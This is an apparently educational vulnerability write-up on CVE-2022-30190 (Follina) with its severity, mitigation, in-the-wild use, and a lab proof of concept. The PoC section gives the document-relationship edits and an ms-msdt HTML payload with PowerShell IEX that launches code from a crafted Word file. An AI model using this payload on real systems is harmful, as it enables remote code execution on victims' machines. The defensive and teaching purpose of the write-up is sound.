CVE-2022-30190 (Microsoft Support Diagnostic Tool Vulnerability)

CVE (Common Vulnerability Exposure):

CVE-2022-30190 (msdt-follina)

CVSS (Common Vulnerability Scoring System):

Base: 7.8 High

Attack Vector - Local

User Interaction - Required

Summary:

A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights.

Mitigation:

1. Disable MSDT URL protocol:

- Run Command Prompt as Administrator.
- To back up the registry key, execute the command "reg export HKEY_CLASSES_ROOT\msmsdt filename"
- Execute the command "reg delete HKEY_CLASSES_ROOT\ms-msdt /f".

2. Microsoft Windows Update patch for June 2022.

• Enable auto-update in windows defender if not already done.

Caught in Wild:

- The TA413 APT group (linked to Chinese state interest) known to attack Tibetan International Community according to new research by Proofpoint.
- Presented as Job for Russian nationals caught by <u>leader</u> of shadowchasing1 APT hunting group.

PoC:

Understanding the Vulnerability

- MSDT can execute powershell code. Also certain .docx file contain OLE(Object Linking and Embedding) object references which can be in form of HTML file hosted elsewhere.
- First we unzip unzip payload.doc

```
Junzipped tree

[Content_Types].xml
Juncore.xml
```

we find a xml file in ./word/_rels/document.xml.rels and changing the <Relationship> attribute. Changing Target to server and TargetMode to external

```
<Relationship Id="rId996"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships
/oleObject" Target="http://192.168.239.254:8000/index.html!"
TargetMode="External"/>
```

in ./word/documment.xml change XML tag that starts with <o:OLEObject...> Type value to
 Link and KeyPair-value to UpdateMode="OnCall"


```
</v:shape><o:OLEObject Type="Link" ProgID="htmlfile"
ShapeID="_x0000_i1025" DrawAspect="Content" r:id="rId996"
UpdateMode="OnCall">
```

 Now we just host the payload so victim pc can make a connection to it and execute our payload. Basic structure for HTML will be:

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed
IT_BrowseForFile=h$(IEX('calc.exe'))i/../../../../../../../../../../
/.../Windows/System32/mpsigstub.exe \"";
</script>
</body>
</html>
```

- · Exploit:
 - We will be using a public PoC by JohnHammond on github
 - we host the python server for payload on local machine.
 - o curl the payload onto the victim machine

o Now let's open the file-



Calculator pops out, we can execute commands with our maldoc. Success!

Hands-on Lab:

TryHackMe's Lab: Follina-MSDT Final VM

Sources:

- Microsoft Security Response Centre
- MSRC
- <u>huntress.com</u>
- Sigma Rule available <u>here</u> for detection can be used with SIEM of <u>choice</u>.
- <u>logpoint</u>
- <u>4pfsec.com</u>
- fortinet.com